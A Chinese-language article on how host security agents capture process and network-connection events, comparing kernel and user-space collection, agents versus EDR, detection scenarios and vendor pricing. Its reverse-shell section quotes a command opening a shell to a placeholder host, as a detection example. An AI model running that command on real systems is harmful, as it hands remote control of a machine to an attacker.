
主机安全客户端采集进程与网络连接行为信息,核心是依靠内置的安全Agent在操作系统内核注册钩子或利用eBPF、Netlink等机制,对进程创建、终结、网络socket动作做实时拦截与记录,最终将结构化数据回传云端控制台。
拆开来看,这套体系包含三个动作:采集、关联、上报,下文逐一说明其中原理、选型思路与落地场景。

主机安全客户端进程采集原理是什么
主机安全产品形态多样,但绝大多数采用Agent加云端管理平台的架构,Agent在每台服务器上承担三块职责:内核态采集模块、用户态事件引擎、数据上报模块,前两块决定数据质量,最后一块决定数据时效。
进程生命周期事件从哪来
Linux环境下,Agent想要看清进程行为,不能靠轮询ps命令,那样效率太低且抓不到瞬时进程,行业共识认为,主流方案是在内核态拦截fork、execve、exit三个关键系统调用:
fork产生新进程时,记录父进程PID与调用时间execve执行新文件时,记录可执行文件路径、命令行参数、环境变量exit结束时,记录进程运行时长与退出码
Windows平台的思路类似,Agent通过内核驱动挂钩PsSetCreateProcessNotifyRoutineEx回调函数,在进程创建的第一时间拿到镜像路径和父进程信息。
一次进程启动产生了什么数据
假设一台服务器上运行着java应用,Agent捕获到的一次启动事件会打包成类似下面的结构:
{
  "event_time": "2026-03-15 10:23:45",
  "pid": 1024,
  "ppid": 1,
  "process_name": "java",
  "cmdline": "java -jar app.jar --server.port=8080",
  "username": "appuser",
  "file_hash": "sha256:abc123...",
  "parent_process": "systemd"
}
关键字段是父进程PID与完整命令行,单看一个进程意义有限,把父子关系统计起来,才能还原攻击链路,比如Webshell上传后,攻击者用
wget下载恶意文件,再执行/tmp目录下的脚本,每一步都会被记入进程树,溯源时顺着PID逐个回溯,攻击路径一目了然。
内核态与用户态采集的差异
有些轻量级客户端只做用户态采集,比如解析/proc目录或被动读取auditd日志,优势是部署简单、不挑内核版本,缺陷同样明显:
| 对比维度 | 内核态钩子 | 用户态读取 |
|---|---|---|
| 实时性 | 毫秒级拦截 | 秒级延迟 |
| 绕过难度 | 较高,需root权限 | 较低 |
| 兼容性 | 受内核版本影响 | 跨平台更好 |
| 性能开销 | 相对更小 | 轮询占用CPU |
业内专家指出,多数生产环境的失陷事件里,恶意进程存活时间很短,用户态轮询方案很难抓住短命进程,这也是内核态采集成为主流方案的核心原因。
网络连接行为如何被记录
进程采集解决”谁在跑”,网络采集解决”连到哪”,两者结合,构成主机安全的左右两条腿。
网络事件拦截点
Linux环境下,Agent在系统调用层挂载connect、accept、send、recv、socket等动作,进程发起对外连接时,Agent能立刻获得:
- 源IP、源端口
- 目的IP、目的端口
- 协议类型(TCP/UDP/ICMP)
- 发起进程的PID与名称
- 连接状态变化(建立、关闭、重置)
Windows平台多通过ETW或NDIS过滤驱动实现同等效果。
这里有个关键细节:netstat只能看到”的连接,Agent记录的是”某个时间段内发生过哪些连接”,事后溯源时,时间维度往往比状态维度更有价值。
无Agent环境下如何手工验证
如果你手里是一台裸机,临时排查网络与进程关联,建议按以下顺序操作:
ss -tnp:查看当前TCP连接与进程PID的对应关系lsof -i :8080:定位端口被哪个进程占用strace -f -e trace=network -p <PID>:追踪单进程的所有网络系统调用
Agent做的事,本质上就是把命令行操作常驻化、自动化、可视化,加上时间轴和告警规则。
主机安全Agent和EDR监控方案怎么选
这是选型时绕不开的问题,主机安全Agent与EDR在进程与网络采集层面有重叠,但定位并不相同:
- 主机安全Agent侧重采集与基线检查,覆盖合规驱动的日常防护
- EDR在Agent采集之上叠加行为分析、攻击链还原、自动隔离能力,适合已有安全团队的企业
底层采集器原理几乎一致,差异在数据消费侧:Agent把数据交给控制台做规则匹配,EDR把数据交给分析引擎做关联建模。
预算有限时怎么取舍
服务器规模较小、没有专职安全人员时,先部署主机安全Agent。用Agent的进程采集加上网络连接告警,配合免费WAF,足以覆盖勒索病毒和挖矿木马的常见场景,服务器规模上到上百台、且有等级保护要求时,EDR的行为分析模块会更划算。
服务器进程监控与异常网络连接排查场景
场景化地看,进程加网络联合采集在以下三个场景中最能体现价值。
挖矿木马入库
攻击者利用Redis未授权访问写入计划任务,再拉取矿机程序执行,Agent端会观察到完整的信号链:
cron进程拉起一个陌生的xmrig进程- 该进程立即发起对矿池域名或IP的TCP连接
- 控制台同时收到进程异常与网络异常两条告警
两条独立信号叠加,系统自动判定为挖矿行为,比单一维度判断准确得多。
反弹Shell检测
bash -i >& /dev/tcp/evil.com/8888这类命令,在网络层表现为bash进程主动对外发起连接,Agent捕获到bash进程产生原生socket连接时,会第一时间以高置信度告警触达安全管理员,这类行为用传统防火墙无法识别,因为流量形态与正常外联几乎一致。
内网横向移动追踪
攻击者利用弱口令在服务器间跳转时,每台受害主机都会留下mimikatz或wmic
进程轨迹,以及到新主机的SMB连接,Agent的进程链记录能把攻击者的移动路径完整还原出来,行业里常把终端侧称为最后一道防线防火墙是边界拦截,Agent是端点终点。
国内主机安全客户端多少钱
价格始终是选型时最现实的问题,国内主流云厂商如简米云、酷番云、华为云,以及奇安信、深信服等独立安全厂商都提供主机安全产品,价格差异主要体现在三个维度:
- 按资产数量计费:常见阶梯是1-50台、51-200台、200台以上,单价逐级递减
- 按功能分级:基础版(病毒查杀加基线检查)价格较低,高级版(实时告警加响应编排)价格明显更高
- 按日志留存时长:留存30天与180天,存储成本差距明显
一个有代表性的做法是:等保二级场景用基础版主机安全即可;等保三级或需要审计溯源时,再增加留存时长和EDR能力,同一版本在不同周期的价格浮动较大,联系云厂商销售获取最新报价,比翻旧文档更有参考价值。
主机安全客户端进程与网络连接采集常见问题Q&A
采集过程会影响业务进程性能吗
影响存在但可控,内核态钩子在挂载点捕获事件,占用的CPU时间片较小,多数真实案例中,单体Agent的CPU占用率稳定在个位数百分比以内,内存占用约几十到上百MB,对延迟敏感的业务,可以调整采样频率或关闭非关键事件采集。
采集到的进程网络日志能留存多久
云厂商默认留存时长通常在30-180天之间,日志通过加密通道实时回传云端,本地Agent侧只保留短期缓存作为断网补传,一般不超过7天。
服务器上同时部署主机安全Agent和EDR会不会冲突
技术层面可以共存,部署时明确各自的采集范围与管理通道,避免重复告警即可,多数情况下,使用一家厂商的主机安全产品并开启EDR模块,比同时部署两套工具更省心。
主机安全客户端的核心价值,在于把进程与网络连接信息放进同一条时间线,让安全人员在攻击闭环之前就收到信号,选型时优先看采集层的实时性和字段完整度,其余交给控制台与响应体系去解决。
首发原创文章,作者:王坚,如若转载,请注明出处:https://idctop.com/article/632767.html